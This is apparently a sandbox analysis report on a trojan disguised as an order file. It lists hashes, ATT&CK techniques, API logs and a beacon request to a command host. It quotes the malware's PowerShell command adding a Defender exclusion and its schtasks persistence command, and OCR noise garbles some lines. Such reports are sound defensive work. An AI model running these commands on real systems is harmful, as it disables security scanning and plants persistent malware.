Call System API	API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (478, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (944, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (200, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0, . 210/3cc, . 210/3f0) Return: 1 API Name: AdjustTokenPrivileges Args: (618, 0,	4036 4036	1692 1692 1692 1692 1692 1692 1692 1692

Call Network API	API Name: socket Args: (2, 1, 6) Return: 618	4036	1692
Detection	Threat Characteristic: Queries DNS server www.ifealafia.com		
Call System API	API Name: DnsQueryExW Args: (www.ifealafia.com, 1, 4000000) Return: 0	4036	1692
Call Network API	API Name: socket Args: (23, 2, 0) Return: 348	4036	1692
Call Network API	API Name: connect Args: (618, 57.128.150.56:80, 16) Return: 0	4036	1692
Call Network API	API Name: send Args: (618, GET /f9r5/7GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMldnVwv7iH1mAZgeaDaUF9+jvP E=&3f9=ZiM0DHTPPje HTTP/1.1\rinHost: www.ifealafia.com\rinConnection: close\rin\rin, 178, 0) Return: 178	4036	1692
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 57.128.150.56:80 Content: GET //9r5/?GVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMIdnVwv7iH1mAZgeaDaUF9+jvPE=8.3f9=ZIM0DHTP Pje HTTP/1.1\r\nHost: www.ifealafia.com\r\nConnection: close\r\n\r\n\r		
Call Network API	API Name: recv Args: (618, , 2048000, 0) Return: ?	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210f3cc, , 210f3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210/3cc, , 210/3f0) Return: 1	4036	1692
Call System API	API Name: AdjustTokenPrivileges Args: (618, 0, , 210/30c, , 210/3/0) Return: 1	4036	1692
		4000	1002
Detection	Threat Characteristic: Connects to remote URL or IP address Connection: 57.128.150.56:80 Content: GET //9/67/CVK=HWLWQM8maHNaJz0C9m8r+VYFptNn8wt+FnSrAWY7ufv3byEpjEDFpXIVMidnVwv7IH1mAZgeaDaUF9+jvPE=&3f9=ZIM0DHTP Pje HTTP/1.1\nhost: www.ifealafia.com\nhoconnection: close\nhoconnection:		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StuckRects2\Settings Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\Streams\Desktop\Taskbar\WinXP Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\NodeSlots Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\BagMRU\MRUListEx Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Mode Value: 1	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\LogicalViewMode Value: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\FFlags Value: 40200224	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\lconSize Value: 30	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Collnfo Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\Sort Value: None	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupCollapseState Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupView Value: 0	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey:FMTID Value: {00000000-0000-0000-0000-0000000000000	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByKey:PID Value: 0	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\GroupByDirection Value: 1	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ltemPos1152x864x96(1) Value: None	4036	1692
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Shell\Bags\1\Desktop\ltemOrder Value: None	4036	1692
	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\TrayNotify\LastAdvertisement Value: None	4036	1692
Write Registry Key			
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\Tray\Notify\UserStartTime Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Current\Version\TrayNotify\PastlconsStream Value: None	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\CurrentVersion\TrayNotify\lconStreams Value: None	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GelForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C/\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		1692
Call System API	API Name: GetDriveTypeW Args: (C:\()) Return: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\StartPage2\ProgramsCache Value: None	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetForegroundWindow Args: () Return: 10020e	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3	4036	1692
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Explorer\UserAssist\\CEBFF5CD-ACE2.4F4F-9178-9926F41749EA}\Count\\S38	4036	1692
	OS404-1Q43-42S2-9305-67QR0028SP23}\rkcybere.rkr Value: None		
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\Current\Version\Exploren\UserAssist\(CEBFF5CD-ACE2-4F4F-9178-9926F41749EA\)\Count\HRZ R_PGYFRFFVBA Value: None	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\)) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\(\Lambda\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\;\) Return: 3	4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\1) Return: 3	4036	1692
Call Suctom ADI		4036	1692
Call System API	API Name: GetDriveTypeW Args: (C\\) Return: 3		
Call System API Call System API Call System API	API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C\) Return: 3 API Name: GetDriveTypeW Args: (C:) Return: 3	4036 4036	1692 1692

▼ Screenshot





▼ Object 1 - GBO-98 BX074987 ORDER.cab (Microsoft Cabinet file)


File name	GBO-98 BX074987 ORDER.cab
File type	Microsoft Cabinet file
SHA-1	7A20D9DEB17E2FA73CA5971BE7D2B825856D7C0B
SHA-256	13E75FC51BE01E7B693D27E7CE2BE492C43542C3087EED899291657990A0B38 5
MD5	6B9057B0C800231BA230DC3149F1E6D6
TLSH	-
Size	549952 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - GBO-98 BX074987 ORDER.exe (MSIL Portable executable)

File name	GBO-98 BX074987 ORDER.exe
File type	MSIL Portable executable
SHA-1	F86EAEBD38A8917D194356C4B044CFF2AB776AFB
SHA-256	2CA4E89C22DF33515631FB4182B895CC33923DC6E3078692F2A11CFCAAFB16F F
MD5	F73632E9BA41C771C8EC6C769FBA7A7E
TLSH	-
Size	660992 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0DA723
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (2) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (28) Hijack, redirection, or data theft (8) Malformed, defective, or with known malware traits (4) Process, service, or memory object change (13) Rootkit, cloaking (1)



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques 🕜

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1, 2
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20
	Access Token Manipulation	Characteristics: 1, 2
	Deobfuscate/Decode Files or Information	Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Discovery	Application Window Discovery	Characteristics: 1
	Process Discovery	Characteristics: 1
	System Information Discovery	Characteristics: 1, 2, 3, 4
	File and Directory Discovery	Characteristics: 1, 2
Collection	Data from Local System	Characteristics: 1

 $\ensuremath{\texttt{©}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (2)

Characteristic	Significance	Details
Attempts to detect active running processes	•	Process ID: 1280 Info: enum processes
Uses suspicious packer	•	File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup		%windir%\system32\Tasks\Updates\VDvSJeNUIJdSZj
Adds scheduled task to automatically run at startup	•	"Updates\VDvSJeNUIJdSZj" /XML
Modifies file that can be used to infect systems		%APPDATA%\VDvSJeNUIJdSZj.exe

▼ File drop, download, sharing, or replication (28)

Characteristic	Significance	Details
Drops executable during installation	•••	Dropping Process ID: 1280 File: %APPDATA%\VDv\$JeNUIJd\$Zj.exe Type: V\$DT_EXE_M\$IL
Executes dropped file		%TEMP%\tmpF81B.tmp"
Executes dropped file		File: %APPDATA%\VDvSJeNUIJdSZj.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"
Executes dropped file		File: \(\frac{\text{windir}\system32\\Tasks\Updates\\DvSJeNUIJdSZj\)} \) Shell Command: \(\frac{\text{windir}\\System32\\schtasks.exe\) \(\frac{\text{veate}}{\text{TN "Updates}\\DvSJeNUIJdSZj\)' \(\frac{\text{XML "\text{"TEMP\\text{tmpF8'}}}{\text{B.tmp"}}\) B.tmp"
Executes dropped file		File: %TEMP%\tmpF81B.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDv\$JeNUIJd\$Zj" /XML "%TEMP%\tmpF81B.tmp"
Creates multiple copies of a file		%APPDATA%\VDvSJeNUIJdSZj.exe
Copies self		File is copied from %WorkingDir%\GBO-98 BX074987 ORDER.exe to %APPDATA%\VDvSJeNUIJdSZj.exe
Deletes self to remove traces of the infection		%WorkingDir%\GBO-98 BX074987 ORDER.exe
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_66d89b97-f9aa-43f3-9482-8b624c919cb7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_770b968a-1d73-42ce-b020-4c0c62488e1cType: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_95502d2f-dc4a-42b7-988c-8cfffdf607f7 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4513f856-048d-495a-bde2-f2a3b9c76d25 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_d813befd-90b1-4837-bf5e-00214ee39c04 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0302eec1-dff4-404e-b04b-6e09659cefac Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_65206ae7-480f-4ecb-aeed-0c42dcc9225b Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_73c6630e-596e-4220-8151-cda4d36c1796 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_15952f2e-49c7-4619-8d6e-eb9ab3d779cd Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_0f570e6e-bc60-4ed9-b3f8-fab47f319edb Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_49bc54e3-a8e1-408e-ad40-b9247e73685cType: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_17c3d8a0-880d-4866-a76a-51375818d94 1
		Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_4c12a1a3-819a-49fc-8c8a-57e7c5b6bc48 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•••	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_be7874bf-0e09-4db7-8886-b0f4deb93f60 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_6fdaf852-3cbb-4b24-83f7-b1888576c0f1 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1712 File: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_771a0ed5-7c01-4bee-abcb-2b3f155d5f26 Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %LOCALAPPDATA%MicrosoftWindows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_209cdba5-75aa-426c-a874-5ad03db66d8l Type: VSDT_COM_DOS
Deletes file to compromise the system or to remove traces of the infection		Process ID: 1712 File: %TEMP%\1xqc1av0.4h5.psm1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	•==	Process ID: 1712 File: %TEMP%in0bzhhlz.tyu.ps1 Type: VSDT_ASCII
Deletes file to compromise the system or to remove traces of the infection	•	Process ID: 1280 File: %TEMP%tmpF81B.tmp Type: VSDT_TEXT_HTML

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•••	Process ID: 1712 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•••	Process ID: 1280 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•	Process ID: 1712 Info: Obtains system version from API result
Executes commands or uses API to obtain system information	•••	Process ID: 1280 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 1712 Info: Searches files by API
Executes commands or uses API to obtain system information	•	Process ID: 1712 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 1280 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 1280 Info: Obtains listing of open application windows

▼ Malformed, defective, or with known malware traits (4)

Characteristic	Significance	Details
Detected as obfuscated script	•••	File: GBO-98 BX074987 ORDER.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB
Detected as probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Drops probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUJdSZj.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92
Rare executable file		Global Detections: 0

▼ Process, service, or memory object change (13)

Characteristic	Significance	Details
Resides in memory to evade detection		Injecting Process ID: 1280 Injected API: SetThreadContext Target Process ID: 2648 Target Image Path: "WorkingDir" GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	•••	Injecting Process ID: 1280 Injected API: WriteProcessMemory Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Resides in memory to evade detection	•••	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: UEt.V.u.P.E.PV
Resides in memory to evade detection	•••	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Injected Content: MZER.
Creates process		Process ID: 2648 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe
Creates process	•	Process ID: 1280 Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe Shell Command:
Creates named pipe		\\.\pipe\PSHost.133177542542681382.1712.DefaultAppDomain.powershell
Injects memory with dropped files	•••	Injecting Process ID: 1280 Target Process ID: 2648 Target Image Path: %WorkingDir%\GBO-98 BX074987 ORDER.exe File: MZER.
Escalates process privileges to gain a higher level of access		Process ID: 1280 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access		Process ID: 1712 Info: Obtains system level privileges
Creates process in system directory	•	Process ID: 2272 Image Path: %windir%\SysWOW64\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\VDvSJeNUIJdSZj" /XML "%TEMP%\tmpF81 tmp"
Creates process in system directory		Process ID: 1712 Image Path: %windir%\SysWOW64\WindowsPowerShell\v1.0\powershell.exe "%windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPr erence -ExclusionPath "%APPDATA%\VDvSJeNUIJdSZj.exe"

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%\VDvSJeNUIJdSZj.exe

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
sqm.telemetry.microsoft.com	65.55.252.93	53	-	No risk	-	GBO-98 BX074987 ORDER.exe
sqm.telemetry.microsoft.com	65.55.252.93	443	-	-	-	GBO-98 BX074987 ORDER.exe
ctldl.windowsupdate.com	72.21.81.240	80	-	-	-	GBO-98 BX074987 ORDER.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	GBO-98 BX074987 ORDER.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	GBO-98 BX074987 ORDER.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?fd0c 9f5d107b2d56	Computers / Internet	No risk	-	GBO-98 BX074987 ORDER.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?00a 703875372ab87	Computers / Internet	No risk	-	GBO-98 BX074987 ORDER.exe
http://ocsp.digicert.com/MFEwTzBNMEswSTAJB gUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh% 2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7l90 VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	GBO-98 BX074987 ORDER.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
VDvSJeNUIJdSZj.exe	Low	TROJ_GEN.R002C0DA723	Drops probable malware	-	660992	F86EAEBD38A8917D194356C4B044CFF2AB 776AFB
n0bzhhlz.tyu.ps1	No risk	-	-	-	1	356A192B7913B04C54574D18C28D46E6395 428AB
HAMQDS9HLKIVRFT0SLTY.tem	No risk	-	-	-	6213	5B179B1F82869CB422D8D8ACFE6CED7EF 2A66259
d93f411851d7c929.customDestin ations-ms~RF10b65.TMP	No risk	-	-	-	6213	CD8E627A4194B369C62A4BF8790F12D5CA 0D941C
d93f411851d7c929.customDestin ations-ms	No risk	-	-	-	6213	5B179B1F82869CB422D8D8ACFE6CED7EF 2A66259
PowerShell_AnalysisCacheEntry_ b5fd8f10-6d42-4d50-b6b5-afee35 30516e	No risk	-	-	-	2418	2CBEC6E505C7A20B5E3701AD4E50D473F4 50DDE6
PowerShell_AnalysisCacheIndex	No risk	-	-	-	16931	B0ED29FDD5961DB9C21C2A5A365D959B9 6321D4C
PowerShell_AnalysisCacheEntry_ a7e31f76-3129-4a2c-9c8b-4bd9c 1127817	No risk	-	-	-	519	B45B276059A1531FB18903AFE5294BDE043 FC15C
PowerShell_AnalysisCacheEntry_ d56a8518-615b-4c03-b126-4b87c f95bfb8	No risk	-	-	-	1001	0D1B7BC2EF782CC8A2663FC24A373BA8F CB23CC3
PowerShell_AnalysisCacheEntry_ 33f24eb2-5825-49b6-9d7d-beb4e fef6daf	No risk	-	-	-	6458	4690A032A1CC6C3CF0514873D58E67B6521 08F9A

▼ Suspicious Objects

Туре	Object	Risk Level
File (SHA1)	F86EAEBD38A8917D194356C4B044CFF2AB776AFB	High

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Detected as probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Drops probable malware Source: ATSE Detection Name: TROJ_GEN.R002C0DA723 File Name: VDvSJeNUIJdSZJ.exe SHA1: F86EAEBD38A8917D194356C4B044CFF2AB776AFB Engine Version: 22.580.1004 Malware Pattern Version: 18.183.92		
Detection	Threat Characteristic: Rare executable file Global Detections: 0		
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%\GBO-98 BX074987 ORDER.exe Packer: UNKNOWN		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, a9ee24, 0, 0, 0) Return: c8af20		1280
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (c8af20, a9ee24) Return: 1		1280
Call System API	API Name: GetVersionExA Args: (c3f9d8) Return: 1		1280

Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1280	
	Info: Obtains system version from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, a9eb28, 0, 0, 0) Return: c8b920	1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Core*, 0, a9a4d8, 0, 0, 0) Return: d195c0	1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System*, 0, a99b98, 0, 0, 0) Return: d19340	1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#*, 0, a9aca8, 0, 0, 0) Return: d19680	1280
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lassembly\NativeImages_v4.0.30319_32\System.Xml*, 0, a9b5b8, 0, 0, 0) Return: d194c0	1280
